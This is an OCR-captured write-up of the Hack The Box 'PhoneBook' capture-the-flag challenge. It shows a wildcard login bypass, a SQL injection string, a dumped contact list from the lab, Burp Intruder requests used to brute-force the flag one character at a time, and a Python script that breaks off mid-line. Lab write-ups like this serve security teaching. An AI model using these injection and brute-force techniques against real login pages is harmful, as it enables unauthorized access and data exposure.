
PhoneBook-Walkthrough

You have a login page For the Phonebook

I have a message that give me a hent for a user in the site.

Reese



New (9.8.2020): You can now login using the workstation username and password! - Reese

So, for the username I have Reese and I don’t his password


I try to brute force using hydra doesn’t work.

So Now I try to see if he had a SQL vulnerability by writing [r ‘ OR 1=1 -- -] don’t work

But in the end I tried the (*)→ wildcard in the Password and Reese in the Username

WildCard = everything


And I’m in



Phonebook

No search results.

In the search par I typed “a” and he give me a list of names and numbers and emails.



Phonebook

Ellery Hun	ehun1z@reddit.com	317-959-9562
Madelaine Lush	mlush5@deliciousdays.com	636-918-1006
Currey Conti	cconti0@auda.org.au	529-673-3935
Chaim Smoth	csmothf@sbwire.com	895-974-4117
Eldin Jelf	ejelf1u@google.pl	363-426-3563
Ganny Marti	gmartih@diigo.com	796-793-6925
Jobey Olley	jolleyx@abc.net.au	607-345-0290
Katalin Wilde	kwildep@plala.or.jp	414-839-2681
Stinky Trood	stroodz@foxnews.com	933-416-1003
Tab Zoren	tzorenq@mit.edu	360-678-3613
Ursula Beer	ubeer2f@live.com	794-396-6882
Bryan Arman	barman1x@exblog.jp	640-255-8092
Babette Cunio	bcunio2h@macromedia.com	709-363-0223
Berget Novis	bnovis1j@constantcontact.com	780-278-2572
Ced Engley	cengleyi@springer.com	230-780-1999
Caryn Germon	cgermon4@wiley.com	967-789-6335
Devina Alcide	dalcideu@arizona.edu	828-947-3484
Dionne Lammas	dlammask@washingtonpost.com	824-561-5676
Emmalynn Burnup	eburnupd@networkadvertising.org	148-856-7052
Fredericka Hanks	fhanks1s@census.gov	762-337-5667
Hannah Inder	hinder2a@canalblog.com	315-711-6454
Jay Sharma	jsharmay@t.co	893-382-5236
Lilyan Crepel	lcrepel6@ucoz.com	851-980-1038
Nevile Cogle	ncogle27@answers.com	296-328-0254
Pansy Godier	pgodiero@google.ca	126-853-7977
Rubetta Bernth	rbernthc@biglobe.ne.jp	897-680-2856
Ronelle Hyott	rhyott11@google.pl	453-475-9693

After that I tried to make a brute force for all the user name in the login page but there is no result.


So, the Flag was Reese Password because if you type:

Username: Reese

Password: HTB{*}

He access to the list page again.

I used Burp Suite to solve this:



Burp Suite Professional v2022.8.2 - Temporary Project - licensed to Siddharth Sangwan
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Intercept HTTP history WebSockets history Options
Forward Drop Intercept is on Action Open Browser
Pretty Raw Hex
Inspector
Request Attributes 2
Request Query Parameters 0
Request Body Parameters 2
Request Cookies 1
Request Headers 12
0 matches

Request to http://138.68.166.146:30009

```
POST /login HTTP/1.1
Host: 138.68.166.146:30009
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Origin: http://138.68.166.146:30009
Connection: close
Referer: http://138.68.166.146:30009/login?message=Authentication%20failed
Cookie: mysession=MTY4ODA2NDEwNnxEdi1CQkFFQ180SUFBUkFCRUFBQUpfLUNBQUVHYzNSeWFXNW5EQW9BQ0dGMWRHaDFjMlZ5Qm5OMGNtbHVad3dIQUFWeVpXVnpaUT09fIq32ckvq8FTEUSN-yrH9KqqbV2HNlnSd_fZ96bGeicS
Upgrade-Insecure-Requests: 1

username=Reese&password=HTB{*}
```

Send to intruder:

And I add a letter before the (*) so I can run the attack on him:


Burp Suite Professional v2022.8.2 - Temporary Project - licensed to Siddharth Sangwan
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Positions Payloads Resource Pool Options
Choose an attack type
Start attack
Payload Positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Add §
Clear §
Auto §
Refresh
0 matches
Clear
1 payload position
Length: 740

Attack type: Sniper

Target: http://138.68.166.146:30009


☑ Update Host header to match target

```
POST /login HTTP/1.1
Host: 138.68.166.146:30009
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Origin: http://138.68.166.146:30009
Connection: close
Referer: http://138.68.166.146:30009/login?message=Authentication%20failed
Cookie: mysession=MTY4ODA2NDEwNnxEdi1CQkFFQ180SUFBUkFCRUFBQUpfLUNBQUVHYzNSeWFXNW5EQW9BQ0dGMWRHaDFjMlZ5Qm5OMGNtbHVad3dIQUFWeVpXVnpaUT09fIq32ckvq8FTEUSN-yrH9KqqbV2HNlnSd_fZ96bGeicS
Upgrade-Insecure-Requests: 1

username=Reese&password=HTB{§a§*}
```

The attack type is sniper and the payload is Brute Force

[abcdefghijklmnopqrstuvwxyz0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ]

And I run this


File Machine View Input Devices Help
Burp Suite Professional v2022.8.2 - Temporary Project - licensed to Siddharth Sangwan
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Positions Payloads Resource Pool Options
Start attack
Add
Edit
Remove
Up
Down

Payload Sets

You can define one or more payload sets. The number of payload sets depe

Payload set: 1 Payload count: 5,041

Payload type: Brute forcer Request count: 5,041

Payload Options [Brute forcer]

This payload type generates payloads of specified lengths that contain all p

Character set: 0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZ_-?!#%

Min length: 2

Max length: 2

Payload Processing

You can define rules to perform various processing tasks on each payload b

Enabled	Rule

Payload Encoding

This setting can be used to URL-encode selected characters within the fina

☑ URL-encode these characters: ./\=<>?+&*;:"{}|^`#

30. Intruder attack of http://138.68.166.146:30009 - Temporary attack - Not saved to project file

Attack Save Columns

Results Positions Payloads Resource Pool Options


Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
1921	[redacted]	302	□	□	358	
0		302	□	□	147	
1	aa	302	□	□	147	
2	ba	302	□	□	147	
3	ca	302	□	□	147	
4	da	302	□	□	147	
5	ea	302	□	□	147	
6	fa	302	□	□	147	
7	ga	302	□	□	147	
8	ha	302	□	□	147	
9	ia	302	□	□	147	
10	ja	302	□	□	147	
11	ka	302	□	□	147	
12	la	302	□	□	147	

Finished

The first 2 letters inside the HTB{} is d1

I run again with the password = HTB{d1a*} and still mark the letter 'a' until I complete the flag and no result and no change in the length


Burp Suite Professional v2022.8.2 - Temporary Project - licensed to Siddharth Sangwan
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn
Positions Payloads Resource Pool Options
Start attack
Add §
Clear §
Auto §
Refresh
Search...
0 matches
Clear

Choose an attack type

Attack type: Sniper

Payload Positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target: http://138.68.166.146:30009 ☑ Update Host header to match target


```
POST /login HTTP/1.1
Host: 138.68.166.146:30009
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Origin: http://138.68.166.146:30009
Connection: close
Referer: http://138.68.166.146:30009/login?message=Authentication%20failed
Cookie: mysession=MTY4ODA2NDEwNnxEdi1CQkFFQ180SUFBUkFCRUFBQUpfLUNBQUVHYzNSeWFXNW5EQW9BQ0dGMWRHaDFjMlZ5Qm5OMGNtbHVad3dIQUFWeVpXVnpaUT09fIq32ckvq8FTEUSN-yrH9KqqbV2HNlnSd_fZ96bGeicS
Upgrade-Insecure-Requests: 1

username=Reese&password=HTB{[redacted]}
```

0 payload positions

Length: 759


I found the flag but this way is to slow to find the flag so there is another way to solve that using Code in Python

Solution 2:


File Edit View Navigate Code Refactor Run Tools VCS Window Help
pythonProject - PhoneBook.py
pythonProject
PhoneBook.py
practiceAdvance
Project
Notifications
81
4

```python
#PhoneBooK

import requests

URL = "http://138.68.166.146:30009/login"
session = requests.session()
pswd = 'HTB{*'
credentials = {'username':'reese', 'password':pswd}
post_info = session.post(f'{URL}',data=credentials)
element = ['A','B','C','D','E','F','G','H','I','J','K','L','M','N','O','P','Q','R','S','T','U','V','W','X','Y','Z','a','b','c','d','e','f','g','h','i','j','k','l','m','n','o','p','q','r','s','t','u','v','w','x','y','z','0','1',

for i in range(50):
